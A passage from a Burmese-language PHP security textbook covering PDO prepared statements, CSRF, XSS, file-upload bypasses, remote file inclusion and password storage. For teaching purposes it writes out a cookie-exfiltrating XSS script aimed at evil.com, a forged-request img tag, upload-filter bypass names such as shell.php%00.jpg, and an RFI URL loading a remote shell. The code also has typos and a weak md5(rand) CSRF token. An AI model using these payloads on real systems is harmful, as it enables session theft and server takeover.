```

အလုပ်လုပ်စေလိုတဲ့ SQL Query ကို `prepare()` Method နဲ့ ပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။ ပေးပို့လိုက်တဲ့ Query ထဲမှာ `:subject` ဆိုတဲ့ Label တစ်ခုလည်းပါဝင်ပါတယ်။ MySQL က ဒီ Query ကို ကြိုတင်ပြင်ဆင်သင့်တာပြင်ထားပေမယ့် လက်တွေ့အလုပ်မလုပ်သေးပဲ ဆက်လက်ပေးပို့လာမယ့် ညွှန်ကြားချက်ကို စောင့်နေမှာဖြစ်

ပါတယ်။ နောက်တစ်ဆင့်မှာ `execute()` Method ကိုသုံးပြီး Query ကို အလုပ်လုပ်လိုက်ဖို့ ဆက်လက်ညွှန် ကြားထားပါတယ်။ ဒီညွှန်ကြားချက်နဲ့အတူ `:subject` Label အစား အသုံးပြုရမယ့် တန်ဖိုးကိုပါတွဲဖက်ပေးလိုက်ပါတယ်။ Query က သပ်သပ်၊ Input Value ကသပ်သပ် ခွဲပြီးပေးပို့တာမို့ MySQL ကလည်း သီးခြားစီပဲ လက်ခံ အလုပ်လုပ်ပေးသွားမှာပါ။ ဒါကြောင့် Input မှာ SQL Command တွေ ပါဝင်လာရင်တောင်မှ မူရင်း Query ကို သက်ရောက်စရာမရှိတော့ပါဘူး။

`SELECT` Query နဲ့ Record တွေရယူတဲ့အခါ ပြန်လည်ရရှိလာတဲ့ Record တွေကို `mysqli_fetch_assoc()` နဲ့ အခုလို Fetch လုပ်ခဲ့ရပါတယ် -

```
$result = mysqli_query($conn, "SELECT * FROM tasks" );
while( $row = mysql_fetcch_assoc( $result ) ) {
  echo "<li>" . $row['subject'] . "</li>";
}
```

အလားတူလုပ်ဆောင်ချက် ရရှိဖို့ PDO နဲ့ အခုလိုရေးသားနိုင်ပါတယ် -

```
$rows = $conn->query( "SELECT * FROM tasks" );
foreach( $rows as $row ) {
  echo "<li>" . $row['subject'] . "</li>";
}
```

`SELECT` Query ကနေ ရရှိလာတဲ့ Record တွေကို Object တစ်ခုအနေနဲ့ ပြန်ပေးထားလို့ `$rows` ထဲမှာ အဲ့ဒီ Object ရှိနေမှာဖြစ်ပါတယ်။ သီးခြား Fetch လုပ်နေဖို့ မလိုအပ်တော့ပဲ `$rows` Object ကို `foreach()` Loop နဲ့ ပါတ်ပြီး Record တစ်ခုခြင်းကို ရယူနိုင်ခြင်းဖြစ်ပါတယ်။

`mysqli_query()` က Resource ID ကိုသာပြန်ပေးတဲ့အတွက် အဲ့ဒီ Resource ID ကိုသုံးပြီး နောက်တစ်ကြိမ် Fetch ပြန်လုပ်ရတာပါ။ PDO `query()` ကပြန်ပေးတာက Resource ID မဟုတ်ပါဘူး။ ရရှိလာတဲ့ Record တွေ ဖြစ် ပါတယ်။ ဒါကြောင့် Fetch လုပ်တဲ့အလုပ်ကို ထပ်လုပ်နေစရာမလိုတော့ပဲ တစ်ခါတည်း အသုံးပြုနိုင်တာပါ။

`mysqli_fetch_assoc()` လို့မျိုး တစ်ကြောင်းခြင်း Fetch လုပ်နိုင်တဲ့ Method လည်းရှိပါတယ်။ အခုလိုရေး သားနိုင်ပါတယ် -

```
$result = $conn->prepare('SELECT * FROM books WHERE id = :id');
$result->execute(array( 'id' => $id ));

while($row = $result->fetch()) {
  echo "<li>" . $row['title'] . "</li>";
}
```

ဖြည့်စွက်မှတ်သားသင့်တဲ့ PDO Method တွေကတော့ `lastInsertId()`, `exec()` နဲ့ `rowCount()` တို့ ဖြစ်ပါတယ်။ `INSERT` Query နဲ့ လက်တစ်လောထည့်သွင်းလိုက်တဲ့ Record ရဲ့ Auto Increment ID ကို `mysql_insert_id()` နဲ့ ရယူခဲ့ရပါတယ်။ PDO မှာ အခုလို ရယူနိုင်ပါတယ် -

```
$id = $conn->lastInsertId();
```

Record ပြန်လည်ရယူစရာမလိုတဲ့ Query များကို `query()` Method မသုံးပဲ `exec()` Method နဲ့လည်းပေးပို့ နိုင်ပါတယ်။

```
$conn->exec("SET NAMES UTF8;");
```

Database ရဲ့ Character Encoding ကိုကြေငြာသတ်မှတ်ယုံသက်သက်ဖြစ်လို့ `query()` Method သုံးမနေတော့ ပဲ `exec()` သုံးလိုက်ခြင်းဖြစ်ပါတယ်။ `query()` Method က အလုပ်လုပ်ပြီးရင် ရလဒ်ကိုပြန်ပေးလေ့ရှိပြီး `exec()` ကတော့ အလုပ်လုပ်ယုံ သက်သက် လုပ်ပေးမှာဖြစ်ပါတယ်။

`rowCount()` Method ကိုတော့ `UPDATE`, `DELETE` Query များကြောင့် သက်ရောက်သွားတဲ့ စုစုပေါင်း Record အရေအတွက်ကို ရယူဖို့အသုံးပြုနိုင်ပါတယ်။

```
$result = $conn->query("UPDATE categories SET name='Technology'
                        WHERE name='Internet' OR name='Tech'");

$effected_row = $result->rowCount();
```

တစ်ချို့က PDO ဟာ Database အမျိုးမျိုးနဲ့ ချိတ်ဆက်နိုင်ပြီး Prepare Statement တွေဘာတွေ ပါတဲ့အတွက် ပိုကောင်းတဲ့ နည်းပညာလို့ ဆိုကြပါတယ်။ တစ်ချို့ကတော့ `mysqli` Function တွေက ပိုမြန်တယ်လို့ ဆိုကြပါတယ်။ လက်တွေ့မှာ PHP နဲ့ MySQL Database တွဲဖက်အလုပ်လုပ်စေဖို့အတွက် PDO (သို့မဟုတ်) `mysqli` မိမိ နှစ်သက်ရာနည်းပညာကို ရွေးချယ် အသုံးပြုနိုင်ပါတယ်။

15.2 - Cross-Site Request Forgery - CSRF

CSRF လုံခြုံရေးပြဿနာဟာ ကျွန်တော်တို့ Web App ကို ထိခိုက်စေနိုင်သလို အသုံးပြုသူများကိုလည်း ထိခိုက်စေ နိုင်တဲ့ Attack တစ်မျိုးဖြစ်ပါတယ်။ ဥပမာအနေနဲ့ ကျွန်တော်တို့တည်ဆောက်ခဲ့တဲ့ Online Book Store ကိုပဲကြည့် နိုင်ပါတယ်။

Online Book Store မှာ စာအုပ်တွေကို အခွင့်ရှိသူမှသာ ပြင်ဆင်ခြင်း ပယ်ဖျက်ခြင်းပြုလုပ်နိုင်ပါတယ်။ အခွင့်ရှိသူ ဟုတ်မဟုတ်ကို Login Form တစ်ခုနဲ့ စစ်ဆေးထားပါတယ်။ User Name နဲ့ Password မှန်အောင်ဖြည့်သွင်းနိုင် ရင် အခွင့်ရှိ သူအဖြစ်သတ်မှတ်တဲ့ အနေနဲ့ Cookie သို့မဟုတ် Session Value တစ်ခုကို သတ်မှတ်ထားလိုက်မှာပါ။

အကယ်၍ ဒီ Book Store ကို အင်တာနက်မှာ Domain Name တစ်ခုနဲ့ လွှင့်တင်ထားမယ်ဆိုရင် စာအုပ်တစ်အုပ်ကို ပယ်ဖျက်စေတဲ့ Script ရဲ့ URL က အခုလိုဖြစ်မှာပါ -

```
http://example.com/admin/book-del.php?id=1
```

Login ဝင်ထားသူကသာ ဒီ URL ကို အသုံးပြုရင် ID = 1 ဖြစ်နေတဲ့စာအုပ် ပျက်သွားစေမှာဖြစ်ပါတယ်။ `book-del.php` Script ရဲ့အစမှာ Request ပြုလုပ်လာသူဟာ ပြုလုပ်ခွင့်ရှိသူဟုတ်မဟုတ် စစ်ဆေးထားမှာပါ။ ပြုလုပ်ခွင့်မရှိ သူက ဒီ Script ကို ဝင်ရောက်ဖို့ကြိုးစားရင် Login Form ကိုပဲ Redirect လုပ်သွားအောင် စီစဉ်ရေးသားထားပါတယ်။ ပုံမှန်အတိုင်းဆိုရင် အခွင့်ရှိသူဖျက်လို့ရမယ့်၊ အခွင့်မရှိသူ ဖျက်လို့မရဘူးဆိုတဲ့ လုပ်ဆောင်ချက်ရရှိနေပါပြီ။

ဒါပေမယ့် CSRF Attack ပြုလုပ်လိုသူက သူ့ကိုယ်ပိုင် Website တစ်ခုဖန်တီးပြီး `book-del.php` ကိုညွှန်းထားတဲ့ Hidden Element တစ်ခုကို သူ့ Website မှာ အခုလိုထည့်သွင်းထားနိုင်ပါတယ် -

```
<img src="http://example.com/admin/book-del.php?id=1" width="0" height="0">
```

ကျွန်တော်တို့ရဲ့ Book Store မှာ Admin အဖြစ် Login ဝင်ထားသူကသာ Logout မလုပ်ရသေးခင် ဒီ Website ကို သွားရောက်ခဲ့မယ်ဆိုရင် `src` မှာ ညွှန်းထားတဲ့ URL ကို (မသိလိုက်ပဲ) Request လုပ်လိုက်သလို ဖြစ်သွားစေမှာပါ။ သူကလက်ရှိလည်း Login ဝင်ထားသူဖြစ်နေတော့၊ ဒီ Request လက်ခံရရှိတဲ့အခါ ကျွန်တော်တို့ Script က အခွင့်ရှိသူပြု လုပ်လာတဲ့ Request ဖြစ်နေလို့ စာအုပ်ကို ပယ်ဖျက်လိုက်မှာပါ။

ဒီလို Request အတုကို (မသိလိုက်ပဲ) ပြုလုပ်စေအောင် ဆောင်ရွက်ပြီးတိုက်ခိုက်တဲ့နည်းဖြစ်လို့ သူ့ကို Cross-site Request Forgery လို့ခေါ်ခြင်းဖြစ်ပါတယ်။ App ဘက်က အားနည်းချက်ရှိတာမှန်ပေမယ့် တိုက်ရိုက်တိုက်ခိုက် နိုင်ခြင်းမဟုတ်ပဲ အသုံးပြုသူကတစ်ဆင့် တိုက်ခိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် အသုံးပြုသူများက စိတ်မချရတဲ့ Website တွေကိုမသွားဖို့နဲ့ မသုံးတော့တဲ့အချိန်မှာ Logout တွေပြုလုပ်ထားဖို့ လုံခြုံရေးအကြံပြုကြ သူတွေက တိုက်တွန်းလေ့ရှိခြင်း ဖြစ်ပါတယ်။

ကာကွယ်ဖို့နည်းလမ်းကတော့ အရေးကြီးတဲ့လုပ်ငန်းတွေကို URL Query သက်သက်နဲ့မပြုလုပ်စေပဲ Form တစ်ခုကနေ POST Request အနေနဲ့ Submit လုပ်ဖို့စီမံထားရမှာဖြစ်ပါတယ်။ ဖော်ပြခဲ့တဲ့ နမူနာမှာဆိုရင် Delete Request လက်ခံ ရရှိချိန်မှာ Form တစ်ခုနဲ့ Confirmation ထပ်မံတောင်းခံသင့်ပါတယ်။ ပြီးရင် Form ဖော်ပြတဲ့ အချိန်မှာ အလုပ်နှစ်ခု လုပ်ရပါမယ်။ Unique Token တစ်ခုကို Generate လုပ်ပြီး Form အတွင်းမှာ Hidden Input နဲ့ထည့်သွင်းထားပေးရ ပါမယ်။ အဲ့ဒီ Generated Token ကိုပဲ Cookie ထဲမှာလည်း သိမ်းထားပေးရပါမယ်။ Request လက်ခံရရှိတဲ့အခါ Server-side Script က Cookie ထဲက Token နဲ့ POST Request မှာပါဝင်လာတဲ့ Token တူမတူတိုက်ဆိုင်စစ်ဆေး ပြီး တူမှသာ ဆက်လက်ဆောင်ရွက် ရမယ့်လုပ်ငန်းများကို ဆောင်ရွက်ခွင့်ပြုရမှာ ဖြစ်ပါတယ်။ CSRF Attack ပြုလုပ်သူအနေနဲ့ သူကြိုတင်တည်ဆောက်ထားတဲ့ Request အတုထဲမှာ ကျွန်တော်တို့ App ရဲ့ Generated Token ကို သိရှိထည့်သွင်းထားဖို့ မလွယ်တဲ့အတွက် ဒီနည်းနဲ့ကာကွယ်နိုင်မှာပဲဖြစ်ပါတယ်။ ဥပမာ အနေနဲ့ Token ပါဝင်တဲ့ Form တစ်ခုနဲ့ Server-side Script တို့ကို ဖော်ပြပေးလိုက်ပါတယ်။

[Form]

```
<?php
  $token = md5(rand(1, 1000) . time());
  setcookie("csrf", $token);
?>
<form action="update.php" method="post">
  ...
  <input type="hidden" name="token" value="<?= $token ?>">
</form>
```

[Server-side Script]

```
<?php
  $cookie_token = $_COOKIE['csrf'];
  $form_token = $_POST['token'];
  if($cookie_token != $form_token) exit("Unauthorized Request!");
?>
```

`md5()` Function ဟာ ထည့်သွင်းပေးတဲ့ String ကို Hash လုပ်ပေးတဲ့ Function ဖြစ်ပါတယ်။ Hash အကြောင်းကိုတော့ မကြာခင် ဆက်လက်ဖော်ပြပါမယ်။ Form ကို Load လုပ်တဲ့အချိန်ကို Random String တစ်ခုကို `md5()` နဲ့ Hash လုပ်လိုက်ပြီး ရလာတဲ့ Token ကို Cookie ထဲမှာလည်းသိမ်းပါတယ်။ Form မှာလည်း Hidden Input နဲ့ ထည့်ထား ပါတယ်။ Server-side က Request လက်ခံရရှိတဲ့အခါ ဒီနှစ်ကိုပြန်စစ်ထားလို့ Request ကို ဒီ Form ကနေပြုလုပ်မှ သာ အောင်မြင်မှာဖြစ်ပါတယ်။ ကြားထဲကအတုလုပ်ထားတဲ့ CSRF Request က Form Request ပဲ လုပ်နိုင်ပြီး Cookie တန်ဖိုးသတ်မှတ်နိုင်မှာ မဟုတ်ပါဘူး။ ပြီးတော့ Token က Random ဖြစ်လို့ ခန့်မှန်းပြီးတော့ လည်း Request ထဲမှာ ထည့်သွင်းပေးနိုင်မှာ မဟုတ်လို့ CSRF Attack များကို ဒီနည်းက ကာကွယ်ပေးသွားနိုင်မှာ ဖြစ်ပါတယ်။

15.3 - Cross-site Scripting - XSS

SQL Injection ဟာ Input Data ထဲမှာ Query Command တွေ ထည့်သွင်းပြီးတိုက်ခိုက်တဲ့ နည်းလမ်းတစ်ခုဖြစ်ပါတယ်။ XSS ကတော့ Input Data ထဲမှာ JavaScript တွေထည့်သွင်းပြီး တိုင်ခိုက်ခြင်းဖြစ်ပါတယ်။ ထူးခြားချက်က ထည့်သွင်းလိုက်စဉ်မှာ အန္တရာယ်မရှိပဲ အဲ့ဒီ JavaScript တွေကိုဖော် HTML Document ထဲမှာ ပြန်လည်ဖော်ပြမိတဲ့ အချိန်မှ App ကိုရော အသုံးပြုသူကိုပါ ဒုက္ခပေးတာဖြစ်ပါတယ်။ ဥပမာ - ကျွန်တော်တို့ App မှာ မည်သူ မဆို Comment ထည့်သွင်းလို့ရတဲ့ Comment Form တစ်ခုပေးထားမယ်ဆိုပါစို့။ အမှန်တစ်ကယ် Comment ပေးလိုသူက ရေးချင်တဲ့စာရေးပြီးတော့ပဲ Comment ပေးမှာပါ။ Attack လုပ်လိုသူကတော့ အဲ့ဒီ Comment Box မှာ JavaScript တွေကို အခုလိုထည့်သွင်းသွားနိုင် ပါတယ်။

```
<script>document.location='http://evil.com/bad.php?cookies='+document.cookie</script>
```

Server-side Script က ဒါကို Database ထဲမှာ Comment အနေနဲ့ထည့်သွင်းထားပြီး အခြားအသုံးပြုသူများကို ဖော်ပြ မိတဲ့အခါ၊ JavaScript Code အနေနဲ့အလုပ်လုပ်သွားမှာမို့၊ အသုံးပြုသူများရဲ့ Cookie တန်ဖိုးတွေတွေကို Attacker ကြိုတင် ရေးသားထားတဲ့ Website ထံပေးပို့သွားစေမှာဖြစ်ပါတယ်။ Cookie ထဲမှာ Personal

Information တွေပါဝင်နိုင် ပါတယ်။ Session Token တွေပါဝင်နိုင်ပါတယ်။ CSRF Request တွေကိုကာကွယ်ဖို့ ထည့်သွင်းထားတဲ့ Token တွေ ပါဝင်နိုင်ပါတယ်။

ဒါတင်မကပါဘူး JavaScript မို့ Document ပေါ်က Element တွေကို လိုသလိုစီမံနိုင်ပါတယ်။ Website ရဲ့ မူလ Content ကို မပြတော့ပဲ Attacker ဖော်ပြစေလိုတဲ့ Content များနဲ့ အစားထိုးဖော်ပြသွားနိုင်ပါတယ်။ ဒီနည်းနဲ့ XSS ကို Website Defacement အတွက်လည်း သုံးတက်ကြပါသေးတယ်။ Deface ဆိုတာ Website တစ်ခုကိုဝင်ကြည့် လိုက်တဲ့အခါ မူလ Website အစား "Hacked by Blablalba" သို့မဟုတ် အခြားအလားတူဖော်ပြချက်များက အစားထိုး ဖော်ပြနေစေခြင်း ဖြစ်ပါတယ်။

ဒီလို Attack မျိုးကိုကာကွယ်ဖို့အတွက် User Input များကို Filter လုပ်ပေးဖို့လိုသလို အဲ့ဒီ Input များကို ပြန်လည် မဖော်ပြခင်မှာလည်း Escape လုပ်ပေးဖို့လိုပါတယ်။ အခြေခံအားဖြင့် XSS Script တွေဟာ Input နဲ့အတူ HTML Element များအနေနဲ့ ပါဝင်လာခြင်းဖြစ်ပါတယ်။ `<script>` Element များနဲ့ပါဝင်လာသလို အခြား Element များနဲ့ Attribute (Inline Script) အနေနဲ့လည်း ပါဝင်လာနိုင်ပါတယ်။ ဒါကြောင့် User Input ကနေ HTML Element တွေကို ဖယ်ထုတ်လိုက်မယ်ဆိုရင် အတိုင်းအတာတစ်ခုထိ ကာကွယ်နိုင်စေမှာဖြစ်ပါတယ်။ PHP မှာ Element Tag တွေကိုဖယ် ထုတ်ဖို့အတွက် `strip_tags()` Function ကို အသုံးပြုနိုင်ပါတယ်။

```
$input = "<script>alert('Evil Message')</script>";
$filtered_input = strip_tags( $input );            # => alert('Evil Message')
```

`strip_tags()` Function က Input String မှာ ပါဝင်လာတဲ့ Tag တွေအားလုံးကို ဖယ်ထုတ်လိုက်မှာဖြစ်ပါတယ်။ တစ်ခါတစ်ရံ လိုအပ်ချက်အရ အသုံးပြုသူထည့်သွင်းပေးလာတဲ့ Element တွေကို လက်ခံဖို့လိုအပ်တယ် ဆိုရင်လည်း ပြန်လည် ဖော်ပြတဲ့အခါမှာ Element အနေနဲ့မဖော်ပြပဲ ရိုးရိုးစာအနေနဲ့ ပြောင်းပြီး ဖော်ပြစေဖို့ `htmlspecialchars()` Function ကို အသုံးပြုနိုင်ပါတယ်။ HTML Special Character တွေကို Entitles များနဲ့အစားထိုးပေးသွားလို့ Element အနေနဲ့အလုပ်မလုပ်တော့ပဲ ရိုးရိုးစာ အနေနဲ့ပဲဖော်ပြသွားစေမှာဖြစ်ပါတယ်။

```
$input = "<b>Hello World</b>";
$output = htmlspecialchars( $input ); # => &lt;b&gt;Hello World&lt;/b&gt;
```

အသုံးပြုသူထည့်သွင်းပေးတဲ့ Element တွေကို လက်ခံဖို့လိုအပ်တယ်၊ ဒါ့အပြင် အဲ့ဒီ Element များအတိုင်း ပြန်လည် ဖော်ပြလိုသေးတယ်ဆိုရင်တော့ အတော်အန္တရာယ်များတဲ့ လိုအပ်ချက်ဖြစ်လာပါပြီ။ PHP ရဲ့ Build-In လုပ်ဆောင်ချက်များ နဲ့မလုံလောက်တော့ပါဘူး။ Third-Party PHP Library တွေသုံးရပါတော့မယ်။ ဒီကိစ္စအတွက် အထင်ရှားဆုံး Library တစ်ခုကတော့ HTML Purifier ဖြစ်ပါတယ်။ HTML Purifier က Element နဲ့ Attribute Whitelist တစ်ခုထားပြီး ကိုက်ညီတဲ့ Element များနဲ့ Attribute များကိုသာ ဖော်ပြခွင့်ပြုခြင်းကို ဆောင်ရွက်ပေးနိုင်ပါတယ်။

Link: http://htmlpurifier.org/

ဒီတော့ HTML Purifier ကိုသုံးပြီး အသုံးပြုသူကို HTML Element များ ထည့်ခွင့်ပြုနိုင် သွားစေမှာဖြစ်ပါတယ်။ ထည့်သွင်းထားတဲ့ Element ထဲမှာပါဝင်လာတဲ့ အန္တရာယ်ရှိနိုင်တဲ့ Element နဲ့ Attribute များကိုတော့ HTML Purifier က ဖယ်ထုတ်ပေးသွားမှာဖြစ်ပါတယ်။ htmlpurifier.org မှာ Source Code ကို Download လုပ်ယူပြီး ကျွန်တော်တို့ PHP Script ထဲမှာ အခုလို ထည့်သွင်းအသုံးပြုနိုင်ပါတယ်။


```
include('HTMLPurifier.auto.php');

$config = HTMLPurifier_Config::createDefault();
$purifier = new HTMLPurifier($config);
$clean_html = $purifier->purify($dirty_html);
```

ပထမဆုံး HTMLPurifier Instant တစ်ခုတည်ဆောက်ရပါတယ်။ ပြီးတော့မှ Input String ကို Filter လုပ်လိုတဲ့ အခါမှာ ဖြစ်ဖြစ်၊ Output ကို Escape လုပ်လိုတဲ့အခါ အဲ့ဒီ Object ကနေတစ်ဆင့် `purify()` Method ကို အသုံးပြုပေးရမှာပါ။

15.4 - File Upload

File Upload ဟာလည်း အသေအချာမစစ်ဆေးပဲ လက်ခံမိရင် အတော်လေးကြီးမားတဲ့ပြဿနာကို ပေးနိုင်တဲ့ လုံခြုံရေးအားနည်းချက် ဖြစ်သွားနိုင်ပါတယ်။ ကြိုတင်ရေးသားထားတဲ့ Code တွေပါဝင်တဲ့ File တစ်ခုကိုသာ File Upload က လက်ခံမိရင် အဲ့ဒီ Code တွေက Server မှာရှိနေတဲ့ File တွေကို လိုသလိုစီမံသွားစေနိုင်မှာဖြစ်ပါတယ်။ File တွေထဲမှာ Database Setting တွေလည်း ထည့်သွင်းရေးသားထားမှာမို့ Database ထဲက အချက်အလက်တွေ လည်းမလုံခြုံတော့ ပါဘူး။ System Command တွေကို လည်း Run နိုင်သေးလို့ Server ကို အတော်လေးထိခိုက်သွားစေနိုင်တဲ့ အန္တရာယ် ရှိနေပါတယ်။

ကြိုတင်ရေးသားထားတဲ့ Code ဆိုတဲ့နေရာမှာလည်း Attacker ကိုယ်တိုင်တောင် ရေးနေစရာမလိုပါဘူး။ အသင့် ကြိုတင် ရေးသားထားတဲ့ Shell Script တွေရှိနေပါတယ်။



ပုံ (၁၅-ခ) A PHP Shell

ပုံ (၁၅-ခ) မှာ Shell Script တစ်ခုကို နမူနာဖော်ပြထားပါတယ်။ File တစ်ခုတည်းနဲ့ System Command တွေ Run နိုင်တဲ့ လုပ်ဆောင်ချက်တွေ၊ PHP Code တွေ Run နိုင်တဲ့လုပ်ဆောင်ချက်တွေ၊ File တွေကို Browse, Edit, Download လုပ်နိုင်တဲ့ လုပ်ဆောင်ချက်တွေနဲ့ Database ချိတ်ဆက်ပြီး SQL တွေ Run ပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေကိုစုစည်း ရေးသားထားတာပါ။ ဒီလို File တစ်ခုသာ ကျွန်တော်တို့ Server ပေါ်ရောက်သွားခဲ့ရင် ဒီ File ကနေ တစ်ဆင့် Attacker အနေနဲ့ Server တစ်ခုလုံးကို ထင်သလို စီမံသွားစေနိုင်မှာ ဖြစ်ပါတယ်။

ဒါကြောင့် File Upload တွေကို ကြပ်ကြပ်မတ်မတ်စစ်ဆေးဖို့လိုပါတယ်။ Web Server တွေမှာ ဘယ်လို File တွေ ဆိုရင် Script အနေနဲ့ အလုပ်လုပ်ရမလဲဆိုတဲကိစ္စကို File Extension နဲ့ခွဲခြားသတ်မှတ်ထားတက်ပါတယ်။ ဥပမာ - .php ဆိုရင် PHP Script အနေနဲ့ အလုပ်လုပ်ပေးရမယ်။ `.pl` ဆိုရင် Perl Script အနေနဲ့ အလုပ်လုပ်ပေးရမယ် စသဖြင့်သတ်မှတ်ထား တက်ပါတယ်။ ဒါကြောင့် အခြေခံအားဖြင့် မလိုလားအပ်တဲ့ File တွေကို Upload လုပ်လို့ မရအောင် Extension နဲ့စစ်လေ့ရှိပါတယ်။ ဒါပေမယ့် Attack လုပ်လိုသူတွေကတော့ လှည့်စားနည်းအမျိုးမျိုးသုံးပြီး စစ်ဆေးချက်တွေကိုကျော်ဖြတ်ဖို့ ကြိုးစားကြမှာပါ။ ဥပမာ ထည့်စစ်ဖို့ကျန်သွားတဲ့ `.php4` တို့ `.php3` တို့လို File Extension တွေပေးပြီး Shell Script တွေကိုတင် သွားနိုင်ပါတယ်။ ပြီးတော့ `.pHp` ဆိုပြီး စာလုံးအကြီး အသေး အမျိုး မျိုးရောပေးပြီး စစ်ဆေးမှုကို ကျော်ဖြတ်သွားနိုင်ပါတယ်။ File Name ရဲ့ နောက်ဆုံးက Space တစ်ခုထည့်ပြီး ကျော်ဖြတ် ဖို့ကြိုးစားနိုင်ပါတယ်။ Extension ရှေ့က Null Character ထည့်သွင်းပြီးစမ်းသပ်နိုင်ပါတယ်။ ဥပမာ - `shell.php%00.jpg` လို့ပေးခဲ့မယ်ဆိုရင် နောက်ဆုံးက `.jpg` ဖြစ်နေလို့ စစ်ဆေးချက်ကိုကျော်ဖြတ်သွားပြီး File System အမှန် တစ်ကယ်သိမ်းတော့မှ Null Character နောက်ကစာလုံးတွေကိုဖယ်ထုတ်လိုက်လို့ `shell.php` ဖြစ်သွားမှာပါ။

ဒီလိုလှည့်စားနည်းအမျိုးမျိုးဖြစ်နေတဲ့အတွက် မလိုလားအပ်တဲ့ File တွေ Upload လုပ်ခွင့်မရအောင် အတော်လေး ကြပ်မတ်စီ စစ်ဖို့လိုပါတယ်။ ခွင့်ပြုမယ့် File အမျိုးအစားစာရင်း Whitelist တွေထားရပါမယ်။ File Name နဲ့ Extension တွေမှာပါဝင်လာတဲ့ Special Character တွေ Unicode Character တွေကို အကုန်ဖယ်ထုတ်ပြီးစစ်ဆေးရပါမယ်။ File Name မှာပါဝင်တဲ့ စာလုံးရေကန့်သတ်ရပါမယ်။ File Size ကိုလည်း လက်ခံနိုင်လောက်တဲ့ အမြင့်ဆုံးပမာဏတစ်ခုထိ သာထားပြီး ကန့်သတ်လက်ခံရပါမယ်။ Zip File တွေကိုလက်ခံပြီး Uncompress ကို Script နဲ့ Server ပေါ်မှာ ဆောင် ရွက်မယ်ဆိုရင် Zip File ထဲမှာ ပါဝင်မယ့် File တွေကို တစ်ခုချင်းထပ်မံ စစ်ဆေးရပါမယ်။ စသဖြင့် တက်နိုင်သလောက်စီစစ်ပြီးမှသာ လက်ခံရမှာဖြစ်ပါတယ်။

15.5 - Remote File Inclusion - RFI

Shell Script တွေကို Upload လုပ်မှမဟုတ်ပါဘူး။ File Include အားနည်းချက်များကနေလည်း ထည့်သွင်းအသုံးပြု သွားနိုင်ပါသေးတယ်။ ဥပမာ - ကျွန်တော်တို့ Script ထဲမှာ အခုလိုရေးသားအသုံးပြုချက်မျိုး ပါဝင်ခဲ့မယ်ဆိုပါစို့ -

```
<?php
  $page = $_GET['view'];
  include($page . ".php");
?>
```

ရည်ရွယ်တာကတော့ URL Query မှာ ဖော်ပြရမယ့် Script File Name ကို အခုလိုထည့်သွင်းအသုံးပြုဖို့ပါ -

```
http://example.com/page.php?view=home
```

ဒါကို Attack လုပ်လိုသူက -

```
http://example.com/page.php?view=http://evil.com/shell
```

- လို့ထည့်သွင်းခဲ့မယ်ဆိုရင် အလုပ်လုပ်သွားတဲ့ Code က -

```
include( "http://evil.com/shell.php" );
```

ဖြစ်သွားလို့ ကျွန်တော်တို့ Server ပေါ်မှာ Shell Script ကို Run ခွင့် ရသွားတဲ့သဘောဖြစ်နေပါတယ်။ `php.ini` မှာ `allow_url_fopen` နဲ့ `allow_url_include` တို့ကိုပိတ်ထားပြီး ဒီပြဿနာကိုကာကွယ်နိုင်ပါတယ်။

15.6 - Storing Password

ကျွန်တော်တို့ Web App မှာ User Registration လက်ခံတော့မယ်ဆိုရင် စဉ်းစားစရာဖြစ်လာတာ Password ကိစ္စပါ။ အသုံးပြုသူတွေဟာ အများအားဖြင့် Password တစ်ခုကို Website နှစ်ခုသုံးခုအတွက် သုံးတက်ကြပါတယ်။ SQL Injection နဲ့ ဖြစ်ဖြစ်၊ အခြားနည်းလမ်းတစ်ခုခုနဲ့ဖြစ်ဖြစ် Database မှာသိမ်းဆည်းထားတဲ့ အချက်အလက်များကို Attacker က ရရှိသွားတဲ့ အခါ Password တွေလည်း ပါဝင်သွားမှာဖြစ်ပါတယ်။ ဒီတော့ အသုံးပြုနေသူတွေ သုံးနေတဲ့ အခြား Website များမှာပါ သူတို့ ရဲ့ Account တွေ မလုံခြုံတော့တဲ့သဘောဖြစ် လာပါတယ်။ အသုံးပြုသူတွေအတွက် ဆင်ပွားဆုံးရှုံးနစ်နာရမှုတွေ ရှိလာနိုင်ပါတယ်။

